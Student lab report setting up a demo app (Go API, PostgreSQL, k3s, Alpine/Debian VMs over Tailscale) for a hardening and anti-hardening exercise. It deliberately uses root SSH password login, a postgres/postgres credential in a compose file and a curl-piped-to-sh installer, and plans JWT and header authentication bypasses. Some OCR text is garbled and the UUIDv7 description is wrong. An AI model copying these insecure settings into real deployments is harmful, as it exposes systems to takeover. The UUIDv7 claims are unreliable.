htl donaustadt
Donaustadtstraße 45
1220 Wien

Abteilung: Informationstechnologie
Schwerpunkt: Netzwerktechnik

Anti Hardening

Laboratory protocol Excercise 1: Anti Hardening

Subject: ITSI
Class: 4AHITN
Names: Dan Eduard Leuska, Justin Tremurici, Stefan Fürst
Groupname/Number: Die Goons /1
Supervisor: ZIVK, SPAC
Exercise dates: 22.09.25, 29.09.25, 06.10.25, 13.10.25
Submission date: 20.10.25

htl donaustadt
Donaustadtstraße 45
1220 Wien

Abteilung: Informationstechnologie
Schwerpunkt: Netzwerktechnik

Contents

htl donaustadt
Donaustadtstraße 45
1220 Wien

Abteilung: Informationstechnologie
Schwerpunkt: Netzwerktechnik

1 Summary

This exercise is about hardening and then anti-hardening server applications and OSes, so a fictional app was created that features the requirements of having a database and a webserver. Everything was hosted on a laptop in VirtualBox with NAT networking and connected over Tailscale as will be further explained in Section 3.1.2.
The architecture that was settled on was making a distributed app with a Go API built using the `gin` framework and a vanilla `HTML/CSS/JS` frontend served via `caddy` and served inside of a `k3s` cluster.
The API stores the data in a PostgreSQL database hosted on a single Alpine VM using `docker stack` in a single-node `docker swarm` cluster to be able to utilize `docker secrets`.
The DB's data is backed up daily to an SMB share on a Windows server. The app uses a `JWT` authentication flow with refresh tokens to have a partially stateless authentication system which is easy to run, distributed, and scalable.
The goal was to learn more about distributed systems, authentication, and hardening, which is why this scenario was chosen. The insecure version has two authentication bypasses, one by using bad JWT parsing allowing to log in as different users and a HTTP header to bypass authentication requirements if it says it's from the same IP as the pods.
Furthermore, the insecure version has a `CSP` header that allows `unsafe-inline` and `unsafe-eval` which is needed to make the insecure version insecure.
In the insecure version secrets were just stored in the Kubernetes manifests and Docker Compose files instead of using each secret management tool.
Each of the insecurities will be evaluated and shown how to mitigate them. Also the insecure database was listening to `0.0.0.0` which could allow a threat actor to connect to it directly instead of having only the API exposed. Lastly, the focus was more to make the services insecure rather than the OS as their insecurities were mostly the same and more boring to show like allowing SSH root login, using bad passwords, and so on.
Tailscale was also used to show off how to lock down sensitive data transmissions on a separate network layer like for database connections and internal Kubernetes traffic.
All in all, the focus was shifted from the OS to the services and the app, as the OS is the most boring part of the setup and the goal was to learn about authentication and distributed systems rather than hardening.

2 Complete network topology of the exercise



Figure 1: Network Topology

3 Exercise Execution

3.1 Setup

3.1.1 Architecture

The goal of this exercise is to set up 2 services and make them insecure, so a fictional app was opted for that features the requirements of having a `database` and a webserver.
Everything was hosted on a laptop in VirtualBox with `NAT` networking and connected over Tailscale as will be further explained in Section 3.1.2.
The architecture that was settled on was making a distributed app with a Go API build using the `gin` framework and a vanilla `HTML/CSS/JS` frontend served via `caddy` and served inside of a `k3s` cluster.
The API stores the data in a PostgreSQL database hosted on a single Alpine VM using `docker stack` in a single-node `docker swarm` cluster to be able to utilize `docker secrets`.
The database is not sharded, as in this case it would be overkill, and the DB's data is backed up daily to an `SMB` share on a Windows server.
The app uses a `JWT` authentication flow with refresh tokens to have a partially stateless authentication system which is easy to run, distributed, and scalable.

3.1.2 Connecting the Setup Using Tailscale

As mentioned before, Tailscale was opted for to connect the setup, as using Kubernetes requires an IP address which would either be static or use domain names, which would not be pleasant to work with in this context.
The only viable option would be using the NAT network type, as this would allow an internal consistent IP range and allow internet connectivity; however, this has two drawbacks:

- On a laptop it would be really inconsistent and after about 30 minutes just crash and require a recreation of the network.
- Accessing the VMs would require port forwarding in VirtualBox, so one would end up juggling a lot of ports on localhost and losing track of what ports are what very quickly.

Bridge network would not be a solution as the VMs would not be having a static IP binding on the DHCP range of the network the laptop is connected to.
Host-only network would not work either due to having no internet access. [1]
So Tailscale was opted for, so all the VMs could talk to each other and Magic DNS could be used to access them with convenience from the laptop by just typing in their hostnames. [2]
This, however, has the drawback of later not being able to separate the public internet from a private administrative connection, which would be tailscale here, and instead to demonstrate this connecting via localhost is used as there is no other option, but whenever it happens the situation will be explained to make clear when using Tailscale will be like using the internet and when it will be a private administrative connection.

3.1.3 Choosing Distros

For the choice of distros Alpine Linux was chosen due to it being extremely lightweight and new packages via the community repository, and Debian for the k3s cluster, as the minimal Alpine setup didn't work well with k3s and rather than spending more time to get it to work Debian was used as it can be trusted to work and be stable as always. The newest release of each distro was used.

3.1.3.0.1 How Alpine is different from Debian

Alpine is a very lightweight distro, built around musl libc and BusyBox. The latter of the two is an implementation of many Unix commands in a single executable file, which is meant for embedded operating systems with very limited resources, which replaces basic functionality of more than 300 commands often used in containers. It has no more than 8 MB and installed to disk requires around 130 MB of storage, but you also get a large selection of packages and a fully fledged distro. [3], [4]
It differs from Debian in its init system, which is OpenRC instead of Systemd from Debian, which is bigger and more complex as it has a lot of extra features which really aren't needed here. Additionally by default it's advised to use `doas` instead of `sudo` as it is more minimal.
All of this makes it very nice to work with and takes fewer resources from my laptop and provides much faster boot times than Debian and not ancient packages like Debian.

3.1.4 Setting Up Alpine

After downloading the `virt` image from the Alpine website, which is 65 MB in size, once in VirtualBox the only thing to select is `Use EFI` under specify virtual hardware and select Linux and Other Linux as OS type. All the other values can be left on default as 1 CPU, 512 MB RAM, and 8 GB disk space is plenty already as shown in Figure 2 [5]



Figure 2: Alpine VM Settings

Additionally, to be able to ssh into the VM for the setup, port forwarding was set up in VirtualBox to forward port 22 to 5555 as well as the host to `127.0.0.1` since it's localhost and the guest IP to `10.0.2.15` as shown in Figure 3, as it's the default NAT IP in VirtualBox, so setup can be done using `apk add openssh`, `rc-service sshd start`. In case an IP is not obtained on boot, run `apk add dhcpcd` and `setup-interfaces`, select all default options, and run `rc-service dhcpcd start` to get an IP address. [6]



Figure 3: VirtualBox Port Forwarding

However, when installing OpenSSH the whole config was commented, so `#Port 22` and `#PermitRootLogin yes` had to be uncommented in `/etc/ssh/sshd_config` to allow root logins and `ListenAddress 0.0.0.0` and `PasswordAuthentication yes` and `AddressFamily any` to allow login to the installer.
Now one can ssh into the VM with `ssh root@127.0.0.1 -p 5555` and be in the VM and have a good experience installing as well as being able to record the screen using asciinema and then converting the desired frames to an SVG for clean and themable screenshots for this exercise documentation.
Once sshed in the `setup-alpine` command gets used to install the os which prompts through all the needed steps to get setup with the basics.
First, it asks for the hostname. Then it proceeds to networking, where all defaults are used and either DHCP is selected or the IP is set to 10.0.2.15 if desired. Next, it prompts for the desired root password and time zone. Use “none” for the proxy URL since it is not needed. For the NTP client, select BusyBox because it is used regardless and can save space, as shown in Figure 4.

```
localhost:~# setup-alpine


 ALPINE LINUX INSTALL
----------------------

 Hostname
----------
Enter system hostname (fully qualified form, e.g. 'foo.example.org') [localhost] ex1-alpine-example

 Interface
-----------
Available interfaces are: eth0.
Enter '?' for help on bridges, bonding and vlans.
Which one do you want to initialize? (or '?' or 'done') [eth0]
Ip address for eth0? (or 'dhcp', 'none', '?') [10.0.2.15] dhcp
Do you want to do any manual network configuration? (y/n) [n]

 Root Password
---------------
Changing password for root
New password:
Bad password: too weak
Retype password:
passwd: password for root changed by root

 Timezone
----------
Africa/            Australia/         Cuba               Etc/               GMT+0              Iceland
America/           Brazil/            EET                Europe/            GMT-0              Indian/
.list
Antarctica/        CET                EST                Factory            GMT0               Iran
Arctic/            CST6CDT            EST5EDT            GB                 Greenwich          Israel
Asia/              Canada/            Egypt              GB-Eire            HST                Jamaica
Atlantic/          Chile/             Eire               GMT                Hongkong           Japan

Which timezone are you in? (or '?' or 'none') [UTC] Europe/Vienna

 * Starting networking ...
 *   lo ...
[ ok ]
 *   eth0 ...
sending commands to dhcpcd process
[ ok ]
 * Seeding random number generator ...
 * Saving 256 bits of creditable seed for next boot
[ ok ]
 * Starting busybox acpid ...
[ ok ]
 * Starting busybox crond ...
[ ok ]

 Proxy
-------
HTTP/FTP proxy URL? (e.g. 'http://proxy:8080', or 'none') [none]

 Network Time Protocol
-----------------------
Sat Oct 11 23:11:16 CEST 2025
Which NTP client to run? ('busybox', 'openntpd', 'chrony' or 'none') [busybox]
 * service ntpd added to runlevel default
 * Starting busybox ntpd ...
[ ok ]
```

Figure 4: running `alpine-setup`

The next step asks for which mirror for the package manager to use, where default is selected and then for users select no as users will be created later and then OpenSSH is selected and root login is allowed as there is no other user and lastly the correct disk is selected and accept is hit to finish the installation and reboot into the install as seen in Figure 5.

```
 APK Mirror
------------
 (f)    Find and use fastest mirror
 (s)    Show mirrorlist
 (r)    Use random mirror
 (e)    Edit /etc/apk/repositories with text editor
 (c)    Community repo enable
 (skip) Skip setting up apk repositories

Enter mirror number or URL: [1]

Added mirror dl-cdn.alpinelinux.org
Updating repository indexes... done.

 User
------
Setup a user? (enter a lower-case loginname, or 'no') [no]
Which ssh server? ('openssh', 'dropbear' or 'none') [openssh]
Allow root ssh login? ('?' for help) [prohibit-password] yes
Enter ssh key or URL for root (or 'none') [none]
 * service sshd added to runlevel default
 * WARNING: sshd has already been started

 Disk & Install
----------------
Available disks are:
  sda    (8.6 GB ATA      VBOX HARDDISK   )

Which disk(s) would you like to use? (or '?' for help or 'none') [none] sda

The following disk is selected:
  sda    (8.6 GB ATA      VBOX HARDDISK   )

How would you like to use it? ('sys', 'data', 'crypt', 'lvm' or '?' for help) [?] sys

WARNING: The following disk(s) will be erased:
  sda    (8.6 GB ATA      VBOX HARDDISK   )

WARNING: Erase the above disk(s) and continue? (y/n) [n] y
Creating file systems...
mkfs.fat 4.2 (2021-01-31)
Installing system on /dev/sda3:
Installing for x86_64-efi platform.
Installation finished. No error re orted.
```

Figure 5: Finishing the initial setup of Alpine

SSH'ed into the new install. `setup-apk-repos -c` is used to add the community repository shown in Figure 6 to install the needed packages with `apk add fish starship docker doas docker-cli-compose vim jq eza curl`. Here is a quick rundown on what each package is for:

- `fish` is a command-line shell that is similar to `bash` and `zsh` but with a lot of features and is very fast.
- `starship` is a prompt that shows the current directory, git branch, git status, and git commits and, most importantly for the sake of documentation, displays it neatly where one is SSHed into.
- `docker` is a container runtime that is used to run containers.
- `doas` is a tool that allows running commands as another user.
- `docker-cli-compose` is a tool that allows running Docker Compose commands.
- `vim` is a text editor as there is a deep hatred against `vi`.
- `jq` is a tool that allows parsing JSON and pretty printing it for screenshots.
- `eza` is `ls` but with colors and icons and a good tree view.
- `curl` is a tool that allows making HTTP requests to install tailscale.

```
ex1-alpine-example:~# setup-apkrepos -c
 (f)    Find and use fastest mirror
 (s)    Show mirrorlist
 (r)    Use random mirror
 (e)    Edit /etc/apk/repositories with text editor
 (c)    Community repo disable
 (skip) Skip setting up apk repositories

Enter mirror number or URL: [1]

Added mirror dl-cdn.alpinelinux.org
U datin  re ositor  indexes... done.
```

Figure 6: Adding the community repo

To create the two users, fus-user and fus-admin, the setup-user script is used to create both users, and then `adduser fus-admin wheel` and `addgroup fus-admin docker` to first make the user privileged by adding them to the wheel group, which is a Unix concept referencing a user account with the wheel bit, a system setting that provides additional special privileges that empower a user to execute restricted commands that ordinary users cannot access. [7], [8]
Lastly, Docker was enabled by `rc-service docker start`, and then logging in as the fus-admin user and running `docker run hello-world` to verify Docker is running and the user does not need to be root to run Docker commands. [9] As shown in Figure 7.

```
ex1-alpine-example:~# addgroup fus-admin docker
ex1-alpine-example:~# su fus-admin
/root $ cd
~ $ pwd
/home/fus-admin
~ $ docker run hello-world
Unable to find image 'hello-world:latest' locally
latest: Pulling from library/hello-world
17eec7bbc9d7: Pull complete
Digest: sha256:54e66cc1dd1fcb1c3c58bd8017914dbed8701e2d8c74d9262e26bd9cc1642d3
Status: Downloaded newer image for hello-world:latest

Hello from Docker!
This message shows that your installation appears to be working correctly.

To generate this message, Docker took the following steps:
 1. The Docker client contacted the Docker daemon.
 2. The Docker daemon pulled the "hello-world" image from the Docker Hub.
    (amd64)
 3. The Docker daemon created a new container from that image which runs the
    executable that produces the output you are currently reading.
 4. The Docker daemon streamed that output to the Docker client, which sent it
    to your terminal.

To try something more ambitious, you can run an Ubuntu container with:
 $ docker run -it ubuntu bash

Share images, automate workflows, and more with a free Docker ID:
 https://hub.docker.com/

For more examples and ideas, visit:
 https://docs.docker.com/get-started/
```

Figure 7: Verifying Docker works

To grant the user access to run commands with `doas`, a configuration override is created at `/etc/doas.d/20-wheel.conf` with `permit persist :wheel` to allow the user to run `doas` commands, which can be observed in Figure 8.

```
ex1-alpine-example:~# echo "permit persist :wheel" >> /etc/doas.d/20-wheel.conf
ex1-alpine-example:~# su fus-admin
/root $ cd
~ $ doas ls /root
doas (fus-admin@ex1-alpine-example) password:
~ $
```

Figure 8: Verifying doas works

Lastly for the basic alpine setup, in the admin user `fish` is run to generate the default config and then at `~/.config/fish/config.fish` the following is added to enable starship from listing 1. Where the new prompt can be seen after exiting and then reopening fish shell.

```fish
if status is-interactive
  starship init fish | source
end
```

listing 1: enable starship in fish

Figure 9 shows the Starship prompt, and `jq` is used by curling a GET endpoint from httpbin.org, which is piped into `jq` to pretty-print the JSON output. `jq` also allows filtering output with various commands like `jq '.url'` to show the URL value of the returned JSON object. This can be used with far more depth to filter giant JSON blobs in logs; for example, to make them readable with `jq`, but here it's only used to pretty print to show the wanted parts of `kubectl get -o json` commands.

```
fus-admin in 🌐 ex1-alpine-example in ~
❯ curl httpbin.org/get | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   255  100   255    0     0    397      0 --:--:-- --:--:-- --:--:--   399
{
  "args": {},
  "headers": {
    "Accept": "*/*",
    "Host": "httpbin.org",
    "User-Agent": "curl/8.14.1",
    "X-Amzn-Trace-Id": "Root=1-68eacb46-0e1006a717943abd6250fdd8"
  },
  "origin": "91.114.209.148",
  "url": "http://httpbin.org/get"
}
⏎

fus-admin in 🌐 ex1-alpine-example in ~
❯ curl httpbin.org/get | jq '.url'
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   255  100   255    0     0   1076      0 --:--:-- --:--:-- --:--:--  1108
"http://httpbin.org/get"
⏎
```

Figure 9: showing the starship prompt and jq uses

Lastly, from the TailScale dashboard under New Device -> Linuxserver, the install script is copied and the `sudo` swapped with`doas`,
`curl -fsSL https://tailscale.com/install.sh | sh && \`
`doas tailscale up --auth-key=tskey-auth-REDACTED`,
and after this as Figure 10 verifies the device is added to the tailnet.



Figure 10: showing the added server in the tailnet

3.1.5 Setting Up Debian

Setting up Debian was straightforward as any Debian install, where one just clicks through the installer, only selecting no desktop as well as selecting OpenSSH server as a package and creating an additional user so one doesn't lock oneself out of SSH due to root login being disabled by default. Tailscale was installed the same as on Alpine, just copy-pasting the command from the admin panel.
The same was repeated two more times for the agents of the `k3s` cluster.

3.1.6 Setting Up Windows Server

Installing Windows Server was even more straightforward than the two previous installs, as one just clicks Continue and, once rebooted, downloads Tailscale, signs in, and then uses the Chris Titus Tech WinUtil to restore things like the old context menu, disable Bing from the Start menu, and other annoyances.

3.2 Setting Up the Services

Before stating the setup of each service, here is a quick rundown of the app's vision and some details about the services.

- General idea:
  - List of posts by users, secured by authentication and user signups
  - Users can create, edit, delete posts, and change their password
  - Admins can create, edit, delete posts and manage users
- Database:
  - "Source of truth" for all app data and state
- API:
  - Authentication and authorization
  - CRUD operations
- Web:
  - Frontend

3.2.1 Setting Up PostgreSQL

3.2.1.1 Database Schema

The schema consists of three tables:

- Users
- Posts
- Refresh Tokens

Each of them has a primary key using a `UUIDv7` type, which is an extension of UUIDv4 and has all the benefits of UUIDv4, such as avoiding issues with global uniqueness and therefore fitting for distributed systems, as I can just assign an ID without worrying about it being incremental, nor exposing information about the size of the app, etc., where users can see how many users there are; in case of an API hack you can't just enumerate users and an attacker can't easily do something like `curl https://some-api/users/1` etc.
The API backdoor is not useless but, rather, more limited and can mitigate the damage somewhat. `UUIDv7` uses the first 18 bits to timestamp its creation to make it sortable in databases, which makes it ideal to work with. [10]

The first two lines of the schema are dedicated to the extensions we will use: `pgcrypto` for hashing and `pg_uuidv7` for UUIDv7 generation. They are installed using the `create extension` command, and since only `pgcrypto` is built-in, I chose to use the Docker image from the maintainer of `pg_uuidv7` rather than the official Postgres image. Their image just adds the extension on top of PostgreSQL 17, which isn't the newest version but still fine, and saves me from uploading my own image of the latest Postgres to a container registry. [11]

```
create extension if not exists pgcrypto;
create extension if not exists pg_uuidv7;
```

listing 2: postgres extensions

Lets go through the tables one by one.

As seen in listing 3, the users table is pretty straightforward with the only thing worth mentioning being the role column, which uses an enum defined above for the users' role, which can either be admin or user, constraining it at the database level instead of the application layer.
Additionally, the created_at column is kind of useless as I use UUIDv7, but it's there so I can be lazier and just fetch it instead of handling it in the application layer, plus it was there before switching to UUIDv7 and I forgot to remove it.

```
create type user_role as enum ('admin', 'user');

create table if not exists users (
  id          uuid primary key default uuid_generate_v7(),
  email       text not null unique,
  username    text not null,
  password    text not null,
  role        user_role not null default 'user',
  bio         text,
  created_at  timestamptz not null default now()
);
```

listing 3: users table

The refresh tokens table has the `user_id` foreign key and the `token_hash` column, which is a binary representation of the refresh token for the user hashed with `sha256` in the application layer, needed to compare if a refresh token that was generated by the user's JWT on login is valid or has been revoked or replaced. More about this will be explained in Section 3.2.2.2.
Additionally, the two indexes are used to make the queries faster, as the `user_id` index is used to filter the tokens by user, and the `expires_at` index is used to filter the tokens by expiration date.

```
create table if not exists refresh_tokens (
  id              uuid primary key default uuid_generate_v7(),
  user_id         uuid not null references users(id) on delete cascade,
  token_hash      bytea not null unique,
  created_at      timestamptz not null default now(),
  expires_at      timestamptz not null,
  revoked_at      timestamptz,
  replaced_by_id  uuid references refresh_tokens(id)
);

create index if not exists rt_user_idx on refresh_tokens (user_id);
create index if not exists rt_expires_idx on refresh_tokens (expires_at);
```

listing 4: refresh-tokens table

```
create table if not exists posts (
  id       uuid primary key default uuid_generate_v7(),
  title    text not null,
  content  text not null,
  user_id  uuid not null references users(id) on delete cascade
);
```

listing 5: posts table

The posts table above in listing 5 has nothing to explain, so moving on to the last section of the schema, which is `the authenticate_user_id` function in listing 6. This function is used to check a user's credentials and returns their user ID if they're valid. It looks up where the email matches the parameter p_email; the `p_` prefix is a naming convention to indicate a parameter, and then compares the input password and encrypts it using the crypt function from the pgcrypto extension, which takes a string to hash and a salt to use, or an already hashed password to compare as we do here. [12], [13] The API will use this function to check whether a user is valid or not, and when inserting it will run.

```
create or replace function authenticate_user_id(p_email text, p_pass text)
returns uuid
language sql
as $$
select u.id
from users u
where u.email = p_email
and u.password = crypt(p_pass, u.password)
$$;
```

listing 6: posts table

To deploy the database, Docker Compose was used from listing 7, which is not secure but this will be changed in Section 3.4.4, so for now this is fine.
This sets the needed environment variables for username, password, and database, as well as the default port, volume mapping for the schema file, and the data volume.

```yaml
services:
  db:
    image: ghcr.io/fboulnois/pg_uuidv7
    environment:
      POSTGRES_USER: postgres
      POSTGRES_PASSWORD: postgres
      POSTGRES_DB: someApp
    ports:
      - 5432:5432
    volumes:
      - ./schema.sql:/docker-entrypoint-initdb.d/schema.sql
      - postgres-data:/var/lib/postgresql/data

volumes:
  postgres-data:
```

listing 7: db docker compose

During development I used this fish script from listing 8 to deploy the database, which is a bit of a pain to use but it works fine.
I know I could have used `docker context` for this, but using a script is more convenient, and since the compose file uses a volume mapping and the file isn't there I would have to copy it over anyway, and I can't have ConfigMaps in Docker like Kubernetes has it.

```fish
#!/usr/bin/env fish

scp ~/itsi/itsi/4kl/ue1/goApp/db/schema.sql fus-admin@ex1-alpine-db:app/schema.sql
scp ~/itsi/itsi/4kl/ue1/goApp/db/docker-compose.yml fus-admin@ex1-alpine-db:app/docker-
compose.yml
if contains -- -v $argv
  ssh fus-admin@ex1-alpine-db "cd app && docker compose down -v && docker compose up -
d"
else
  ssh fus-admin@ex1-alpine-db "cd app && docker compose down && docker compose up -d"
end
```

listing 8: reployment fish script

3.2.2 Making the Demo App

3.2.2.1 Backend

The backend is a simple API that is used to authenticate users and to store the data. The API is written in Go and uses the `gin` framework. It takes care of all the CRUD operations, which stands for Create, Read, Update, and Delete, meaning managing all the data in the database. [14]
The endpoints are split into three groups:

- Users
- Posts
- Admin

Notable endpoints:

- POST `/users` creates a new user
- POST `/posts` creates a new post for the currently signed-in user
- POST `/auth/login` logs in a user
- POST `/auth/logout` logs out a user
- POST `/auth/refresh` refreshes a token

Additionally, middleware is used to check if the user is authenticated and if the user is an admin, which restricts access to certain endpoints. Middleware is a term describing services found above the transport (i.e., over TCP/IP) layer but below the application environment (i.e., below application-level APIs). [15]
For example, there is middleware that will be later explained to check if the user is authenticated and has valid tokens, middleware for rate limiting, enforcing headers, and max body size. The above endpoints will be explained below as well as some more general things about the backend.

3.2.2.2 Authentication Breakdown

3.2.2.2.1 JSON Web Tokens

A JSON Web Token (JWT) is a compact, URL-safe means of representing claims to be transferred between two parties. The claims in a JWT are encoded as a JSON object that is digitally signed using JSON Web Signature (JWS) and/or encrypted using JSON Web Encryption (JWE). [16]

The JWT is a base64url-encoded string, which is divided into three parts, separated by a period, and each part is a base64url-encoded string. The first part is the header, the second part is the payload, and the third part is the signature. [16]

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
eyJyb2xlIjoiYWRtaW4iLCJpc3MiOiJhcHAiLCJzdWIiOiIwMTk5Y2FiMy1mNjUwLTc2MzAtYTlhMC0yODJk
YjBhMTFmNzAiLCJhdWQiOlsiYXBwLWNsaWVudHMiXSwiZXhwIjoxNzYwMDk5MTc3LCJpYXQiOjE3NjAwODgxMTd9.
r7JhFS-GBkxqhg_VWpYhcpEM03vorB2ebJqocrJUfns
```

Decoding the payload will show the result shown in listing 9.

```
{
  "typ": "JWT",
  "alg": "HS256"
}
{
"aud": [
  "app-clients"
],
"exp": 1759966073,
"iat": 1759965173,
"iss": "app",
"role": "user",
"sub": "0199c616-f254-74b7-958b-2555db9f6e7d"
}
```

listing 9: jwt-decoded

